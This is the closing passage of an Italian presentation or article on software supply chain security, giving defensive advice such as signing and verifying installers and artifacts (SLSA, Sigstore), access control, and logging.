
Firmare e verificare l'installer prima di eseguirlo.



Possible Mitigation



Firmare e verificare l'installer prima di eseguirlo.



Conclusioni

La software supply chain è un processo complesso, che prevede l'utilizzo e l'integrazione di molti componenti e piattaforme spesso fornite da terze parti. Dunque l'attack surface che espone l'intera catena è spesso molto estesa, e non abbiamo nemmeno l'intero controllo su di essa. Per poter mitigare le varie vulnerabilità che una supply chain può presentare, è opportuno adottare politiche di «zero trust» e una serie di *best practices* quali:

- Implementare dei framework per la supply chain security (es. SLSA)
- Firmare e verificare qualunque artefatto rilasciato dalla supply chain, o in esso utilizzato (es. attraverso Sigstore)
- Utilizzare sistemi robusti di Access Control
- Utilizzare servizi di logging e auditing



FINE
